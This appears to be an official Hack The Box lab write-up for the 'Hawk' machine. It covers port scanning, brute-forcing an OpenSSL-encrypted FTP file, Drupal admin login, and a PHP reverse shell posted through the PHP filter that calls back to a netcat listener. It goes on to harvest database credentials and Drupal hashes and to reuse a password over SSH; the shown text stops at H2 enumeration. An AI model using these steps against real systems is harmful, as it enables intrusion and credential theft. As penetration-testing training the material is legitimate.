Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Hawk is a medium to hard difficulty machine, which provides excellent practice in pentesting Drupal. The exploitable H2 DBMS installation is also realistic as web-based SQL consoles (RavenDB etc.) are found in many environments. The OpenSSL decryption challenge increases the difficulty of this machine.

Skills Required

- Basic Linux post-exploitation knowledge
- Knowledge of tunneling techniques

Skills Learned

- OpenSSL cipher experimentation, brute force and decryption (courtesy of IppSec Hawk video)
- Drupal enumeration and exploitation
- H2 DBMS enumeration and exploitation

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535 10.10.10.102 --rate=1000 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.102
```

```
root@kali:~/hackthebox/hawk# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')
root@kali:~/hackthebox/hawk# nmap -Pn -A -sV -sC -p$ports 10.10.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-27 17:28 EST
Nmap scan report for 10.10.10.102
Host is up (0.032s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.18
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp open  tcpwrapped
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
9092/tcp open  XmlIpcRegSvc?
```

Nmap reveals a vsftpd installation, which allows anonymous authentication, and SSH on the default port. A Drupal 7 installation running on Apache 2.4.29 is available on port 80, and the H2 database console is available on port 8082, although remote connections are disabled.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FTP / Examination of Interesting File

The file .drupal.txt.enc is identified and downloaded for further inspection.

```
root@kali:~/hackthebox/hawk# ftp
ftp> open
(to) 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
local: .drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
```

After base64 decoding the file it can be viewed, although the only discernible text is “Salted__”.

```
root@kali:~/hackthebox/hawk# cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
root@kali:~/hackthebox/hawk# mv .drupal.txt.enc .drupal.txt.enc.64; cat .drupal.txt.enc.64 | base64 -d > .drupal.txt.enc
root@kali:~/hackthebox/hawk# cat .drupal.txt.enc
Salted__kY ЛI-6Ol0000Z0000>{0$0p0000 02[
0000000008?0sW0j#T$3AG0,f      000Z\ja0>>G6
0.00E000DV00V@000000d04000000w0xZ00Ni00PtF00`)root@kali:~/hackthebox/hawk#
root@kali:~/hackthebox/hawk# cat .drupal.txt.enc | wc
      2       7     176
```

A Google search of this text reveals that the file has been encrypted in OpenSSL salted format. OpenSSL encrypted files comprise of the 8-byte signature “Salted__”, followed by an 8-byte salt, followed by encrypted data. http://justsolve.archiveteam.org/wiki/OpenSSL_salted_format

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Identification of OpenSSL Cipher

In the Hawk video, IppSec demonstrates a really good methodology for identifying the cipher that was used, and this process is replicated below.

"wc -c" reveals that the file is 176 bytes, and as this is divisible by 16 is a strong indication that it was created using a block cipher such as AES.

The idea is to create plaintext files ranging in size between 8 bytes (a possible minimum block size), and 176 bytes (the ciphertext), in steps of 8. After some likely initial ciphers have been selected, these ciphers are used to create ciphertexts. Those cipher/size combinations that are not 176 bytes can be discarded, leaving a smaller number of candidate ciphers. The script/commands below are available in **Appendix A**.

The plaintext files and initial ciphers are chosen. The script **encrypt.sh** encrypts each plaintext file from 8 to 176 using the selected ciphers. The regex ensures that the produced ciphertexts (ending with .enc) aren't used as input.

```
root@kali:~/hackthebox/hawk# expr 176 / 8
22
root@kali:~/hackthebox/hawk# expr 176 / 16
11
root@kali:~/hackthebox/hawk# for i in $(seq 0 8 176); do python -c "print 'A'*$i" > $i; done
root@kali:~/hackthebox/hawk# cat cipher.lst
-aes-256-cbc
-aes-128-cbc
-aes-256-ecb
-aes-128-cbc
-aes-256-ofb
-aes-128-ofb
-rc4
-rc4-cbc
-aria-128-cbc
-des
root@kali:~/hackthebox/hawk# cat encrypt.sh
for cipher in $(cat cipher.lst); do
        for length in $(ls | grep "^[0-9]\?[0-9]\?[0-9]\?$"); do
                openssl enc $cipher -e -in $length -out $length$cipher.enc -k PleaseSubscribe
        done
done
root@kali:~/hackthebox/hawk# bash encrypt.sh
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The script completes, and the ciphertexts have been created. Selecting only those cipher/size combinations that equal 176 bytes has resulted in a smaller list of possible ciphers.

```
Using -iter or -pbkdf2 would be better.
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/hackthebox/hawk# ls
0                     12                    136-aes-128-cbc.enc   160-aes-128-cbc.enc   176-aes-256-cbc.enc
0-aes-128-cbc.enc     120                   136-aes-128-ofb.enc   160-aes-128-ofb.enc   176-aes-256-ecb.enc
0-aes-128-ofb.enc     120-aes-128-cbc.enc   136-aes-256-cbc.enc   160-aes-256-cbc.enc   176-aes-256-ofb.enc
0-aes-256-cbc.enc     120-aes-128-ofb.enc   136-aes-256-ecb.enc   160-aes-256-ecb.enc   176-aria-128-cbc.enc
0-aes-256-ecb.enc     120-aes-256-cbc.enc   136-aes-256-ofb.enc   160-aes-256-ofb.enc   176-des.enc
0-aes-256-ofb.enc     120-aes-256-ecb.enc   136-aria-128-cbc.enc  160-aria-128-cbc.enc  176-rc4.enc
0-aria-128-cbc.enc    120-aes-256-ofb.enc   136-des.enc           160-des.enc           1-aes-128-cbc.enc
0-des.enc             120-aria-128-cbc.enc  136-rc4.enc           160-rc4.enc           1-aes-128-ofb.enc
0-rc4.enc             120-des.enc           144                   168                   1-aes-256-cbc.enc
1                     120-rc4.enc           144-aes-128-cbc.enc   168-aes-128-cbc.enc   1-aes-256-ecb.enc
104                   128                   144-aes-128-ofb.enc   168-aes-128-ofb.enc   1-aes-256-ofb.enc
104-aes-128-cbc.enc   128-aes-128-cbc.enc   144-aes-256-cbc.enc   168-aes-256-cbc.enc   1-aria-128-cbc.enc
104-aes-128-ofb.enc   128-aes-128-ofb.enc   144-aes-256-ecb.enc   168-aes-256-ecb.enc   1-des.enc
104-aes-256-cbc.enc   128-aes-256-cbc.enc   144-aes-256-ofb.enc   168-aes-256-ofb.enc   1-rc4.enc
104-aes-256-ecb.enc   128-aes-256-ecb.enc   144-aria-128-cbc.enc  168-aria-128-cbc.enc  2
104-aes-256-ofb.enc   128-aes-256-ofb.enc   144-des.enc           168-des.enc           24
104-aria-128-cbc.enc  128-aria-128-cbc.enc  144-rc4.enc           168-rc4.enc           24-aes-128-cbc.enc
104-des.enc           128-des.enc           152                   16-aes-128-cbc.enc    24-aes-128-ofb.enc
104-rc4.enc           128-rc4.enc           152-aes-128-cbc.enc   16-aes-128-ofb.enc    24-aes-256-cbc.enc
112                   12-aes-128-cbc.enc    152-aes-128-ofb.enc   16-aes-256-cbc.enc    24-aes-256-ecb.enc
112-aes-128-cbc.enc   12-aes-128-ofb.enc    152-aes-256-cbc.enc   16-aes-256-ecb.enc    24-aes-256-ofb.enc
112-aes-128-ofb.enc   12-aes-256-cbc.enc    152-aes-256-ecb.enc   16-aes-256-ofb.enc    24-aria-128-cbc.enc
112-aes-256-cbc.enc   12-aes-256-ecb.enc    152-aes-256-ofb.enc   16-aria-128-cbc.enc   24-des.enc
112-aes-256-ecb.enc   12-aes-256-ofb.enc    152-aria-128-cbc.enc  16-des.enc            24-rc4.enc
112-aes-256-ofb.enc   12-aria-128-cbc.enc   152-des.enc           16-rc4.enc            2-aes-128-cbc.enc
112-aria-128-cbc.enc  12-des.enc            152-rc4.enc           176                   2-aes-128-ofb.enc
112-des.enc           12-rc4.enc            16                    176-aes-128-cbc.enc   2-aes-256-cbc.enc
112-rc4.enc           136                   160                   176-aes-128-ofb.enc   2-aes-256-ecb.enc
root@kali:~/hackthebox/hawk# wc -c * | grep '176 '
  176 144-aes-128-cbc.enc
  176 144-aes-256-cbc.enc
  176 144-aes-256-ecb.enc
  176 144-aria-128-cbc.enc
  176 152-aes-128-cbc.enc
  176 152-aes-256-cbc.enc
  176 152-aes-256-ecb.enc
  176 152-aria-128-cbc.enc
  176 152-des.enc
root@kali:~/hackthebox/hawk#
```

They are:

- aes-128-cbc
- aes-256-cbc
- aes-256-ecb
- aria-128-cbc
- des

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

OpenSSL Bruteforce and Recovery of Plaintext

aes-256-cbc is quite common and is chosen. With a cipher selected, the package archive is queried for openssl brute force tools. The tool, bruteforce-salted-openssl is the first result and is already installed.

```
root@kali:~/hackthebox/hawk# apt search openssl brute
Sorting... Done
Full Text Search... Done
bruteforce-salted-openssl/kali-rolling,now 1.4.1-1 amd64 [installed]
  try to find the passphrase for files encrypted with OpenSSL

forensics-all/kali-rolling,kali-rolling 2.1 all
  Debian Forensics Environment - essential components (metapackage)
```

After providing the password file, cipher and ciphertext, the tool is run and almost immediately it identifies as password candidate of “friends”.

```
root@kali:~/hackthebox/hawk# bruteforce-salted-openssl -t q0 -f /usr/share/wordlists/rockyou.txt -c aes-256-cbc -d sha256 .drupal.txt.enc
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 30
Tried passwords per second: inf
Last tried password: friends

Password candidate: friends
```

The password is provided and the openssl command below is invoked to recover the plaintext.

```
root@kali:~/hackthebox/hawk# openssl enc -aes-256-cbc -d -in .drupal.txt.enc -out drupal.txt -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/hackthebox/hawk# cat drupal.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```


Given that the H2 console is not directly accessible, attention can now be turned to the Drupal 7 installation.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Drupal Enumeration

Drupal Core Version Enumeration

The default Drupal landing page is accessible and displays a login form. More customised installations (websites etc.) may not have a user login or registration section on the main page, but this is typically accessible at /user.



There are a number of critical unauthenticated RCE vulnerabilities affecting Drupal 6 and 7. The "Drupalgeddon" 2 and 3 vulnerabilities were announced in March and April 2018 respectively, and so it is worth checking the Drupal CHANGELOG.txt, to see if it is vulnerable. This installation is 7.58, which is patched against these vulnerabilities.

```
Drupal 7.58, 2018-03-28
-----------------------
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-002.

Drupal 7.57, 2018-02-21
-----------------------
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-001.

Drupal 7.56, 2017-06-21
-----------------------
- Fixed security issues (access bypass). See SA-CORE-2017-003.
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Drupal Module and Theme Enumeration


Is it also worth running a scanner such as droopscan to identify if there are any interesting or potentially vulnerable themes and modules installed. The “php” module has been identified and seems interesting.

```
root@kali:/opt/droopescan# /opt/droopescan/droopescan scan drupal -u http://10.10.10.102
[+] Themes found:
    seven http://10.10.10.102/themes/seven/
    garland http://10.10.10.102/themes/garland/

[+] Possible interesting urls found:
    Default changelog file - http://10.10.10.102/CHANGELOG.txt
    Default admin - http://10.10.10.102/user/login

[+] Possible version(s):
    7.58

[+] Plugins found:
    image http://10.10.10.102/modules/image/
    profile http://10.10.10.102/modules/profile/
    php http://10.10.10.102/modules/php/

[+] Scan finished (0:01:26.433878 elapsed)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Drupal User Enumeration

Often, users are made Drupal administrators to facilitate easy content management, and it is worth identifying these users as they may have weak passwords. In the Hawk video, IppSec shows a method of user enumeration which may not be detected. When attempting to log in, if either username or password is incorrect, the typical error message “Sorry, unrecognized username or password” is displayed. However, by inputting an invalid email address in the user registration form (e.g. by including a ; character), valid usernames can be enumerated without creating a mass of dummy accounts.




Logging in as “admin” with the password “PencilKeyboardScanner123” is successful.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Enabling of PHP filter Module and RCE

Once logged in as admin, the available modules are examined and the “PHP filter” module is enabled.




A webshell is selected and edited with the callback details, before being copied to the clipboard, and a netcat listener is stood up.

```
root@kali:~/hackthebox/hawk# locate /webshells/php
/usr/share/webshells/php
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
root@kali:~/hackthebox/hawk# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~/hackthebox/hawk# vi php-reverse-shell.php
root@kali:~/hackthebox/hawk# cat php-reverse-shell.php | xclip -selection clipboard
root@kali:~/hackthebox/hawk# nc -lvnp 443
listening on [any] 443 ...
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

After clicking “Add content” ➔ “Basic page”, and selecting “PHP code” from the “Text format” dropdown list, the contents of the webshell are added to the Body.



After clicking “Preview”, a connection is received and the commands below are issued to upgrade the shell.

```
SHELL=/bin/bash script -q /dev/null
Ctrl-Z
stty raw -echo
fg
reset
xterm
export TERM=xterm
```

```
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.102] 42344
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 21:57:38 up 1 day, 23:24,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/bin/bash script -q /dev/null
www-data@hawk:/$ ^Z
[2]+  Stopped                 nc -lvnp 443
root@kali:~/hackthebox/hawk# stty raw -echo
root@kali:~/hackthebox/hawk# nc -lvnp 443
                                       reset
reset: unknown terminal type unknown
Terminal type? xterm
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Post-Exploitation

Identification of Drupal Database Credentials

The Drupal installation can now be examined in further detail. The drush command line utility is useful for interacting with Drupal, and allows for additional Drupal modules to be installed, among other powerful features, but it is not present on this installation. The settings.php associated with the default site is inspected, as this likely contains database credentials.

/var/www/html/sites/default/settings.php

```
www-data@hawk:/$ locate sites/
/var/www/html/sites/README.txt
/var/www/html/sites/all
/var/www/html/sites/default
/var/www/html/sites/example.sites.php
/var/www/html/sites/all/libraries
/var/www/html/sites/all/modules
/var/www/html/sites/all/themes
/var/www/html/sites/all/libraries/README.txt
/var/www/html/sites/all/modules/README.txt
/var/www/html/sites/all/themes/README.txt
/var/www/html/sites/default/default.settings.php
/var/www/html/sites/default/files
/var/www/html/sites/default/settings.php
/var/www/html/sites/default/files/.htaccess
/var/www/html/sites/default/files/styles
```

The mysql credentials **drupal:drupal4hawk** with a database name of “drupal” are visible.

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'drupal4hawk',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Cracking Drupal Hashes

Typical drupal installations may have multiple user accounts configured. If in scope as part of a pentest, or as a pre-emptive check by defenders, the Drupal usernames and password hashes can be dumped, and subjected to an offline brute force attack in order to recover the plaintext passwords (although in this case the password is not in rockyou.txt).

```
mysql -u drupal -p
use drupal;select name,pass from users where status=1;
```

```
www-data@hawk:/$ mysql -u drupal -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30672
Server version: 5.7.22-0ubuntu18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use drupal;select name,pass from users where status=1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-------+-----------------------------------------------------------+
| name  | pass                                                      |
+-------+-----------------------------------------------------------+
| admin | $S$DFw163ixD00W55hdCqtvCB13XOTLhZ0pt0FVpFy1Ntmdp5EAOX08 |
+-------+-----------------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

hashcat supports the Drupal 7 hash format.

```
root@kali:~/hackthebox/hawk# hashcat --help | grep Drupal
   7900 | Drupal7                                    | Forums, CMS, E-Commerce, Frameworks
```

```
hashcat -m 7900 hashes.txt wordlist.txt --potfile-disable --force
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Password Reuse

Password reuse is extremely common and the password **drupal4hawk** should be tried with other identified accounts. The same password has been configured for the unprivileged user daniel, and the user flag can now be obtained.

```
root@kali:~/hackthebox/hawk# ssh daniel@10.10.10.102
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov 30 23:02:09 UTC 2018

  System load:  0.0               Processes:            104
  Usage of /:   54.2% of 9.78GB   Users logged in:      0
  Memory usage: 60%               IP address for ens33: 10.10.10.102
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

55 packages can be updated.
3 updates are security updates.


Last login: Thu Nov 29 00:03:03 2018 from 10.10.14.18
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("/bin/bash")
daniel@hawk:~$ wc -c ~/user.txt
33 /home/daniel/user.txt
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

H2 (DBMS) Enumeration

H2 is an open source database management system written in Java. Curl is used to verify that the login page is accessible internally.

```
www-data@hawk:/$ netstat -auntp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.102:42342      10.10.14.18:443         ESTABLISHED 25046/sh
tcp        0    286 10.10.10.102:42344      10.10.14.18:443         ESTABLISHED 25055/sh
tcp6       0      0 :::9092                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::8082                 :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5435                 :::*                    LISTEN      -
tcp6       0      0 10.10.10.102:80         10.10.14.18:43960       ESTABLISHED -
tcp6       1      0 10.10.10.102:80         10.10.14.18:43958       CLOSE_WAIT  -
tcp6       0      0 ::1:34586               ::1:8082                TIME_WAIT   -
